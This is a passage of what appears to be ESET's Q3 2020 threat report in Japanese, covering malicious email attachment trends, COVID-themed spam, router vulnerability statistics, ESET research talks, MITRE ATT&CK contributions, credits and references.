2020 年第 3 四半期の主な悪意のある電子メールの添付ファイルタイプ[2]


2020 年第 3 四半期に確認された悪意のある添付ファイルの 70% 以上が実行可能ファイルでした。その後には、スクリプトファイル、Office 文書が続いています。第 2 四半期と比較すると、実行可能ファイルが 18 ポイント増加して 1 位の座を固め、Office 文書は 13 ポイント減少しました。

実行可能な添付ファイルは、既知のファイルタイプの拡張子が Windows のデフォルト設定では表示されないことを利用して、ユーザーを騙して開かせます。また、ファイル拡張子を二重にする方法で偽装されるケースも多くありました。悪意のある実行可能ファイルを Microsoft Excel や Word のファイル、画像、アーカイブとして偽装する試みも多く行われていました。


スパムの検出数に関して、第 3 四半期は横ばいでしたが、いくつかの小規模なピークがありました。これには、マルウェアを配信するメールだけでなく、あらゆる迷惑メールを含みます。検知されたスパムの全体量は、前四半期と比較して 4% 増加しました。

第 3 四半期には、スパムを悪用する攻撃者が、自らの利益のために新型コロナウイルスのパンデミックに便乗した攻撃を多く実行していました。迷惑メールで多く悪用されたテーマとして、右上のスクリーンショットにあるように、パンデミック対策として給付金を提供するという内容が多くありました。犯罪者は、危機に直面している多くの方々の財政難に付け込み、正規の機関になりすまし、ユーザーを操り、機密情報を盗み出そうとしています。

クライアントマシンの ESET のスパム対策ソリューションに到達する前に、インターネットメールサービスプロバイダなどで電子メールがフィルタリングされている可能性があるため、このデータの意味を解釈するときには、スパムトラフィックの可視性が制限されていることを考慮する必要があります。



新型コロナウイルスの給付金を提供するという内容でユーザーを騙すスパムメール



2020 年第 2 四半期～第 3 四半期のスパム検出傾向、7 日間の移動平均線

[2] この統計は、既知の拡張子の選択に基づいています。

IoT セキュリティ

トップ 10 の脆弱性はわずかに減少していますが、脆弱なユーザー名やパスワードとして「admin」がいまだにトップに君臨しています。

ESET は、10 万台以上のルーターをテストし、第 3 四半期を通して IoT 分野のセキュリティ動向を監視し続けています。前四半期と同様に、数千台のルーターで、管理インターフェイスにアクセスするときにデフォルトのパスワードをそのまま使用するという脆弱性が確認できており、このランキングにはわずかな変動しかありませんでした。

最も頻繁に検出された脆弱なパスワードは、「admin」のままであり、4600 台以上のデバイスで使用されていました。続いて、「root」をパスワードに使用しているデバイスが 500 台、「1234」を使用しているデバイスが 200 台以上、「12345」を使用しているデバイスが数十台確認されました。これらはデフォルトのパスワードと考えられ、「admin」、「root」、「guest」、「1234」、「support」のような定義されているユーザー名がそのまま使用されているケースが大半になっています。


ESET の検出結果から、多くのユーザーが数年前に見つかった脆弱性が存在する旧式のルーターを使用していることがわかっています。この状況を悪化させているのは、上位 3 つの脆弱性の 2 つが特に危険なコマンドインジェクションあり、IoT ボットネットを構築する上で重要な役割を果たしていることです。

ESET マルウェアリサーチャー、Milan Fránik

上位 10 の脆弱性は、ランキングが若干変動しただけで、最も多く検出された CVE リストにはまったく変化はありませんでした。最も古い脆弱性である CVE-2012-5687 が依然として第 3 四半期のランキングで 1 位になりましたが、この脆弱性が検出されたデバイスの割合は 17.7% から 16.3% へとわずかに減少しています。同様に、CVE-2014-8361 のコマンドインジェクションの脆弱性が報告されているルーターは、第 2 四半期の 13.8% から第 3 四半期には 11% に減少しました。

最も大きく増加したのは CVE-2015-7248 であり、前四半期よりも 1.4% 多くの検出され、8 位から 5 位へと順位も上げました。

ESET スマートホームリサーチチームは、第 3 四半期に、Broadcom や Cypress の Wi-Fi チップを搭載した人気の高い多くのデバイスの暗号化に影響を与える脆弱性「KrØØk」に関連し、さらに広範囲に影響する問題を特定しました。ESET の調査では、Qualcomm や MediaTek などの他のベンダーのチップにも暗号化の問題があることが確認されました。この問題の詳細については、このレポートの*「特集記事」*を参照してください。



ESET のルーター脆弱性スキャナモジュールが第 2 四半期および第 3 四半期に検出した脆弱性のトップ 10（検出された脆弱性の割合）

7 月には、D-Link ルーターの最新のファームウェアイメージの暗号化保護が無効化 [63] されることが研究者によって示されました。これは、同じファームウェアイメージの古いバージョンから復号化キーが取得される問題でした。この問題が明らかになってからわずか数週間後に、同社は *5 つの深刻な脆弱性* [64] である CVE-2020-15894、CVE-2020-15895、CVE-2020-15893、CVE-2020-15896、CVE-2020-15892 を公開しました。これらの脆弱性の中には、EOL になっているデバイスに影響を与えるものもあり、ベンダーによるパッチは提供されません。

ESET リサーチチームの貢献について

ESET Research の専門家による
最新の取り組みと成果

予定されているプレゼンテーション

CODE BLUE 2020

KrØØk：10 億台以上の Wi-Fi デバイスの暗号化に影響する深刻な脆弱性

過去のオンラインイベントでこの講演をご覧いただく機会がなかった方のために、ESET マルウェアリサーチャーの Robert Lipovský が CODE BLUE 2020 でセキュリティの脆弱性である「KrØØk」の詳細について説明します。Broadcom と Cypress の Wi-Fi チップの脆弱性を発見した最初の研究について説明し、その後のフォローアップ調査で得られた結果についても説明します。

Botconf

Winnti Group：最近の活動の分析

今年の Botconf はオンラインで開催されます。ESET のマルウェアリサーチャーである Mathieu Tartare が、ゲーム業界やソフトウェア業界、さらにはヘルスケアや教育業界に対するサプライチェーン攻撃の首謀者である Winnti Group の最新の活動の概要について説明します。このプレゼンテーションでは、Winnti Group が Winnti マルウェアファミリーと一緒に同グループの代表的なバックドアである ShadowPad を積極的に使用し続けていることや、単に同じツールを使用しているだけではなく、新しいツールを組み込み、新たな機能を追加しながら攻撃ツールを拡張している状況を説明します。

最前線から見た Turla 作戦

Botconf のプレゼンテーションでは、ESET のマルウェアリサーチャーの Matthieu Faou が、ESET が数年前から追跡してきた高度な技術を有する脅威グループである Turla の TTP に関する最新情報を説明します。これらのグループは、主に政府機関や防衛企業などを標的としています。このプレゼンテーションでは、同グループが実行していることが明らかになっている主な攻撃について説明し、攻撃者の動機について探ります。技術的な解説としては、APT 攻撃の古典的な手法である、侵入、水平移動、常駐化の 3 つのステップを Turla が実践していることを紹介します。

AVAR 2020 Virtual

CDRThief：Linux VoIP ソフトスイッチを標的とするマルウェア

AVAR カンファレンスの仮想講演では、ESET マルウェアリサーチャーの Anton Cherepanov が最近発見した Linux ベースのボイスオーバー IP（VoIP）ソフトスイッチを標的とするマルウェア「CDRThief」について説明します。CDRThief が興味深いのは、セキュリティを侵害した VoIP ソ

フトスイッチから、通話時刻、通話時間、通話料金などの VoIP メタデータを含む通話の詳細記録（CDR）を盗み出すことを目的としていることです。この講演では、CDRThief マルウェアの技術的な詳細と、マルウェアオペレーターの目的について説明します。

悪辣な組織 Evilnum とそのツールセットの詳解

ESET リサーチャーの Matias Nicolas Porolli によるこのプレゼンテーションでは、少なくとも 2 年以上前からフィンテック企業を標的に活動しているサイバー犯罪組織「Evilnum」の活動を中心に説明します。今回は、Evilnum オペレーションで使用されているインフラ、このグループが開発・使用しているマルウェアの分析、同グループの攻撃チェーンについて説明します。この講演では、ESET のテレメトリデータに基づいて、Evilnum が極めて限定的な標的を攻撃していることを示す被害者に関する考察についても解説します。

講演されたプレゼンテーション

Black Hat USA Black Hat Asia

KrØØk：10 億台以上の Wi-Fi デバイスの暗号化に影響する深刻な脆弱性 [6]

今年の Black Hat USA と Black Hat Asia の仮想講演では、ESET のマルウェアリサーチャーの Robert Lipovský と ESET の検出エンジニアの Štefan Svorenčík が、KrØØk のセキュリティ脆弱性の詳細を公開しました。この講演では、技術的な詳細と、この脆弱性が最初に公開されてから明らかになった新情報について説明されました。

Stantinko の難読化解除ツール [65]

ESET のマルウェアアナリストである Vladislav Hrčka が、Black Hat USA で仮想セッションを開催し、Stantinko マルウェアファミリーが使用している難読化ツールキットについて詳しく説明しました。主に、マルウェアファミリーのオペレーターが使用している制御フローと文字列の難読化手法の強化に焦点を当て、これらの一般的なアプローチをどのように強化してカスタマイズしているかを説明しました。

Virus Bulletin 2020 localhost カンファレンス

XDSpy：2011 年から政府機関の機密情報を盗み出すために実施されてきた作戦 [66]

2020 年のバーチャル Virus Bulletin カンファレンスでは、ESET マルウェアリサーチャーの Matthieu Faou が東ヨーロッパ、バルカン半島、ロシアのいくつかの政府機関に対して実施されており、10 年近く検出されなかったサイバースパイ作戦である XDSpy について説明します。XDSpy は、外交官や軍関係者からだけでなく、いくつかの民間企業や学究機関からも機密文書を盗み出すことを目的としており、このサイバー攻撃者が経済スパイとしての役割も担っていることが明らかになりました。

サイバーリスク曲線を平坦化する [67]


ESET のシニアリサーチフェローである Righard Zwienenberg は、バーチャル VB2020 localhost カンファレンスの脅威インテリジェンス関連の討論会に参加しました。この討論会では、企業ネットワークへのリスクを最小化する方法を学ぶときに見落とされがちな要件について説明し、企業がサイバーリスク曲線を平坦化し、ネットワークへの影響を最小化し、必要な回復力を提供するために「すべきこと」と「するべきではないこと」を明確にしています。

Ramsay：エアギャップ環境（隔離ネットワーク）で活動するサイバースパイツールキット [68]

ESET マルウェアリサーチャーの Ignacio Sanmillan は、VB2020 でのプレゼンテーションで、2020 年 3 月に発見され、主に文書を盗み出し、エアギャップ環境の隔離ネットワークで活動できるように特別に設計されたサイバースパイツールキット「Ramsay」の技術的な要素について説明しました。この講演では、Ramsay の中核機能や、このツールキットと DarkHotel APT との間で見られるアーティファクトやコードの重複についても説明しています。

InvisiMole：二流のエクスプロイトを使用した一流の永続化機能 [69]

ESET のマルウェアリサーチャーの Zuzana Hromcová は、東欧の極めて限られた標的を対象としたサイバースパイに関与しているサイバー犯罪組織である InvisiMole の最新の活動についての大規模な調査結果を VB2020 で講演しました。このプレゼンテーションでは, InvisiMole が現在使用しているツールセットについて最新情報や，この組織が使用している配信、常駐化、水平移動の手法や，Gamaredon グループとの協力関係についての新情報について説明しています。



Virus Bulletin 2020 localhost カンファレンス　CARO 2020

ラテンアメリカの金融機関を標的とするサイバー犯罪：TTP を共有する犯罪組織 [70]

今年の CARO 2020 および VB2020 仮想カンファレンスでは、ESET のマルウェアアナリストの Jakub Souček と ESET の検出エンジニアの Martin Jirkal が、現在のラテンアメリカを取り巻くバンキングトロイの木馬の環境について詳しく説明しました。トロイの木馬ファミリー間で緊密に連携していることが疑われ、中南米からスペイン、ポルトガルへと攻撃が拡大していることも説明されました。

DEF CON 28 SAFE MODE

スマートアダルトグッズの脆弱性

バーチャル開催となった DEF CON 28 SAFE MODE カンファレンスでは、ESET ラテンアメリカのセキュリティリサーチャーの Denise Giusto Bilic と Cecilia Pastorino が、最も購入されている IoT アダルトデバイスのモデルを管理する Android アプリケーションのセキュリティについて説明しました。このプレゼンテーションでは、アプリケーションの実装とデバイスの設計の両方に起因するセキュリティ上の欠陥が検出されており、個人情報が正しく保存および処理されていないことが説明されました。

AVAR CYBER CONCLAVE　Ekoparty Online　CONFidence　Infoshare

新型コロナウイルスを悪用する Android の脅威 [71] [72]

ESET マルウェアリサーチャーの Lukáš Štefanko は、AVAR CYBER CONCLAVE 2020、Ekoparty 2020、CONFidence 2020、Infoshare 2020 のいくつもの仮想イベントで、新型コロナウイルスの恐怖に付け込むさまざまな Android の脅威について発表しました。Lukáš が説明した脅威の多くは 2020 年前半に配信されており、新型コロナウイルスの追跡アプリ、政府のアプリ、症状チェッカーアプリになりすましていました。彼の講演では、イタリアで配信されているバンキングマルウェアや、最近発見された Android を標的とするランサムウェアなど、パンデミックにおける人の恐怖心を悪用しようと攻撃のデモンストレーションも行われました。

MITRE ATT&CK への貢献

ESET の研究者は ***MITRE ATT&CK®*** [73] — にも定期的に貢献しています。MITRE ATT&CK® は、サイバー攻撃者の戦術と手法に関するナレッジベースであり、全世界からアクセス可能です。2020 年第 3 四半期には、ESET の貢献した以下のいくつかの情報が ATT&CK ナレッジベースに追加されました。

- エンタープライズマトリクスの 1 つの新しいサブ手法
- エンタープライズマトリクスの既存のサブ手法の 1 つの拡張
- ソフトウェアカテゴリへの 1 つの新しい貢献
- ソフトウェアカテゴリの 1 つの拡張
- グループカテゴリの 1 つの拡張

次回の ATT&CK の更新で、これらの貢献が *「エンタープライズ」の手法* [74] と *「ソフトウェア」* [75] と *「グループ」* [76] カテゴリに掲載される予定です。

「ソフトウェア」カテゴリで ESET の初の貢献となったのは、Winnti Group が使用している多段階型のモジューラーバックドアである PipeMon です。PipeMon は、2020 年 5 月に、ESET によって初めて*報告されました* [18]。このバックドアは Winnti Group が韓国と台湾に拠点を置く複数のビデオゲーム会社への攻撃で使用されました。

PipeMon の常駐化の手法を明らかにしたことが、別の新たな貢献につながりました。それは、***Boot or Logon Autostart Execution（ブートまたはログオン自動起動）（T1547）*** [77] のサブ手法であり、「Print Processors」と名付けられています。ESET の研究者は、Winnti Group が「Print Processors」レジストリキーを使用して、PipeMon バックドアの常駐化を可能にしていることを発見しました。攻撃者はこの手法を使用して、システムが再起動されても持続し、SYSTEM 権限で実行される悪意のあるコードを、起動時にロードできます。

また、ATT&CK の「ソフトウェア」カテゴリには、ウクライナやロシアでの標的型のサイバースパイに使用されているモジューラースパイウェア ***InvisiMole（S0260）*** [78] の新情報も追加されました。ESET

の研究者が InvisiMole を初めて*報告したのは* [79] 2018 年でした。2 年が経過し、同グループが使用しているツールセットと TTP の詳細な分析結果を*公表しました* [80]。この調査に基づいて更新されたエントリにより 40 以上の追加の手法が InvisiMole にマッピングされました。この研究は別のエンタープライズマトリクスの貢献につながっています。InvisiMole の分析で観察された動作に基づいて、*Signed Binary Proxy Execution: Control Panel（署名付きバイナリプロキシ実行：コントロールパネル）(T1218.002)* [81] のサブ手法が変更されました。

2020 年第 3 四半期の最後の貢献は、*Gamaredon グループ（G0047）* [82] に関する ATT&CK エントリの更新です。同グループは少なくとも 2013 年から活動しており、ウクライナの機関を標的にしています。Gamaredon グループに関する *ESET の調査* [36] によって、これまでに同グループのエントリには含まれていなかったいくつもの追加の手法がマッピングされました。

MITER ATT&CK による製品評価

ESET が参加するのは、2020 年 11 月に MITRE ENGENUITY ™が実施する *ATT&CK® 製品評価* [83] です。この評価では、11 の ATT&CK 戦術にまたがる 65 の ATT&CK 手法が使用されます。これには、Linux の関連の 7 つの ATT&CK 戦術にまたがる 12 の ATT&CK 手法が含まれ、Carbanak 攻撃に対する対応が評価されます。

今回のラウンドでは、Carbanak や FIN7 APT グループの攻撃をエミュレートした新しい機能がいくつも追加されています。特に重要なのは、検出だけでなく、保護のカテゴリでもその能力が評価されることです。ESET は、これらの保護機能も対象とした製品評価に申し込んだ 18 社（合計 30 社）のベンダーのうちの 1 社です。お伝えする価値のあるもう 1 つの新しい取り組みは、評価された機能をベンダー毎に比較できる機能であり、選択した 2 つのソリューションの違いを簡単に確認できるようになります。エミュレーションに関するラウンドの大部分は依然として Windows プラットフォームが中心でしたが、今回のラウンドでは、Linux のエンドポイントセンサーが初めて追加されました。

その他の貢献

KrØØk テストスクリプトを GitHub で公開

KrØØk の脆弱性 [1] が公開されてから 5 ヶ月以上が経過し、独立系の研究者がいくつかの概念実証の結果を公表していることから、KrØØk に対してデバイスが脆弱であるかどうかをテストするために ESET のリサーチャーが使用している*テストスクリプト* [84] を公開することを決定しました。また、ここで記載されている新しい亜種に対応するテストスクリプトも追加しています。研究者やデバイスメーカーは、デバイスにパッチが適用され、脆弱ではなくなったことを確認するために、このスクリプトを使用できます。

Microsoft、KrØØk を検出した功績で ESET の研究者を表彰

ESET の研究者の Miloš Čermák と Martin Kalužník は、KrØØk の脆弱性を発見しパッチが適用されたことについての貢献で、Microsoft Security Response Center から*表彰されました* [85]。

Stadeo：Stantinko を簡単に分析するために GitHub で公開されているスクリプトセット

ESET の研究者は、同業の脅威研究者やリバースエンジニアが *Stantinko* [86] などのマルウェアのコードの難読化を解除するために役立つスクリプトセット「Stadeo」を公開しました。Stantinko は、クリック詐欺、広告挿入、ソーシャルネットワーク詐欺、パスワードの盗み出し、*暗号通貨の採掘* [87] を実行するボットネットです。Stadeo は Black Hat USA 2020 で初めてデモが行われ、その後、*誰でも利用できるように公開されました* [88]。

このスクリプトは Python で書かれており、2020 年 3 月に *ESET のブログ* [89] で説明している Stantinko 独自の制御フローの難読化（CFF）と文字列の難読化手法に対応しています。このスクリプトセットは他の目的にも利用できます。たとえば、銀行の認証情報を盗み、ランサムウェアなどの追加ペイロードをダウンロードするトロイの木馬「Emotet」が実装している制御フローの難読化を解除するために、ESET はこのスクリプトを使用しています。

ESET の難読化の解除の手法では、業界標準のツールである *IDA* [90] とオープンソースのフレームワークである *Miasm* [91] が使用されており、さまざまなデータフロー解析、シンボリック実行エンジン、動的シンボリック実行エンジン、変更された機能を再アセンブルする方法を利用できます。

クレジット

チーム

Peter Stančík, Team Lead
Klára Kobáková, Managing Editor

Aryeh Goretsky
Bruce P. Burrell
Nick FitzGerald
Ondrej Kubovič

序文

リサーチ部門 最高責任者　Roman Kováč

貢献者

Anton Cherepanov
Igor Kabina
Ján Šugarek
Jakub Souček
Jean-Ian Boutin
Jiří Kropáč
Juraj Horňák
Juraj Jánošík
Ladislav Janko
Lukáš Štefanko
Marc-Étienne Léveillé
Martin Červeň
Martin Lackovič
Mathieu Tartare
Matthieu Faou
Milan Fránik
Miloš Ćermák
Miroslav Legéň
Patrik Sučanský
Robert Lipovský
Thomas Dupuy
Vladimír Šimčák
Zoltán Rusnák
Zuzana Legáthová

本レポートにおけるデータについて

本レポートに示されている脅威の統計と傾向は、ESET のグローバルテレメトリ（監視チーム）データに基づいています。特に明記されていない限り、これらのデータは標的となったプラットフォーム別にはなっておらず、各デバイスで毎日検出された重複しない脅威のみが含まれます。

これらのデータは、実環境の脅威に関する情報の価値を最大化するため、偏った見方を緩和するために適正に処理されています。

さらに、詳細なプラットフォーム固有のセクションと「クリプトマイナー」のセクションで記載されている場合を除いて、これらのデータでは*望ましくないアプリケーション（PUA）* [92]、*潜在的に危険なアプリケーション* [93]、およびアドウェアの検出数が除外されています。

本レポートのほとんどのグラフは、絶対数ではなく、検出傾向を示しています。このような表示を行っている主な理由は、ほかのテレメトリデータと直接比較する場合にデータについてさまざまな誤解を招きやすいためです。ただし、有益であると思われる場合は、絶対値または桁数を表示しています。

参考文献

[1] https://www.welivesecurity.com/2020/02/26/krook-serious-vulnerability-affected-encryption-billion-wifi-devices/

[2] https://www.welivesecurity.com/wp-content/uploads/2020/02/ESET_Kr00k.pdf

[3] https://www.icasi.org/

[4] https://www.rsaconference.com/industry-topics/presentation/kr00k-how-kracking-amazon-echo-exposed-a-billion-vulnerable-wifi-devices

[5] https://www.eset.com/int/kr00k/

[6] https://www.blackhat.com/us-20/briefings/schedule/index.html#krk-serious-vulnerability-affected-encryption-of-billion-wi-fi-devices-20414

[7] https://msrc-blog.microsoft.com/2020/05/05/azure-sphere-security-research-challenge/

[8] https://www.welivesecurity.com/2020/08/06/beyond-kr00k-even-more-wifi-chips-vulnerable-eavesdropping/

[9] https://twitter.com/ESETresearch/status/1275770256389222400

[10] https://www.welivesecurity.com/2020/07/09/more-evil-deep-look-evilnum-toolset/

[11] https://www.welivesecurity.com/2020/07/16/mac-cryptocurrency-trading-application-rebranded-bundled-malware/

[12] https://www.welivesecurity.com/2020/08/13/mekotio-these-arent-the-security-updates-youre-looking-for/

[13] https://www.welivesecurity.com/2020/09/02/kryptocibule-multitasking-multicurrency-cryptostealer/

[14] https://www.welivesecurity.com/2020/09/10/who-callin-cdrthief-linux-voip-softswitches/

[15] https://www.bitdefender.com/files/News/CaseStudies/study/365/Bitdefender-PR-Whitepaper-APTHackers-creat4740-en-EN-GenericUse.pdf

[16] https://twitter.com/ESETresearch/status/1301801156042256384

[17] https://welivesecurity.com/2019/10/14/connecting-dots-exposing-arsenal-methods-winnti/

[18] https://welivesecurity.com/2020/05/21/no-game-over-winnti-group/

[19] https://3dground.net/article/attention-alc-and-crp-viruses-in-3ds-max-

[20] https://apps.autodesk.com/3DSMAX/it/Detail/Index?id=7342616782204846316

[21] https://github.com/eset/malware-ioc/tree/master/quarterly_reports/2020_Q3

[22] https://www.welivesecurity.com/2020/04/28/grandoreiro-how-engorged-can-exe-get/

[23] https://www.welivesecurity.com/2019/11/19/mispadu-advertisement-discounted-unhappy-meal/

[24] https://www.welivesecurity.com/2019/10/03/casbaneiro-trojan-dangerous-cooking/

[25] https://csirt.gov.it/contenuti/nuova-campagna-malspam-distribuisce-malware-mekotio-sfruttando-il-dominio-mef-gov-it-al01-200904-csirt-ita

[26] https://www.welivesecurity.com/wp-content/uploads/2020/09/ESET_LATAM_financial_cybercrime.pdf

[27] https://www.welivesecurity.com/2020/07/14/welcome-chat-secure-messaging-app-nothing-further-truth/

[28] https://www.welivesecurity.com/2020/09/30/aptc23-group-evolves-its-android-spyware/

[29] https://www.welivesecurity.com/wp-content/uploads/2019/10/ESET_Operation_Ghost_Dukes.pdf

[30] https://events.sto.nato.int/index.php/upcoming-events/event-list/event/26-cfp/315-call-for-participation-avt-355-research-workshop-rws-on-intelligent-solutions-for-improved-mission-readiness-of-military-uxvs

[31] https://www.welivesecurity.com/2019/09/24/no-summer-vacations-zebrocy/

[32] https://www.proofpoint.com/us/threat-insight/post/lookback-malware-targets-united-states-utilities-sector-phishing-attacks

[33] https://www.proofpoint.com/us/blog/threat-insight/ta410-group-behind-lookback-attacks-against-us-utilities-sector-returns-new

[34] https://github.com/Twi1ight/AD-Pentest-Script/blob/master/wmiexec.vbs

[35] https://cyber.gc.ca/en/guidance/c2-obfuscation-tools-htran

[36] https://www.welivesecurity.com/2020/06/11/gamaredon-group-grows-its-game/

[37] https://www.welivesecurity.com/2018/10/17/greyenergy-updated-arsenal-dangerous-threat-actors/

[38] https://www.welivesecurity.com/wp-content/uploads/2018/10/ESET_GreyEnergy.pdf#page=12

[39] https://nvd.nist.gov/vuln/detail/CVE-2017-11882

[40] https://en.wikipedia.org/wiki/Advance-fee_scam

[41] https://www.bleepingcomputer.com/news/security/emotet-malware-strikes-us-businesses-with-covid-19-spam/

[42] https://www.binarydefense.com/emocrash-exploiting-a-vulnerability-in-emotet-malware-for-defense/

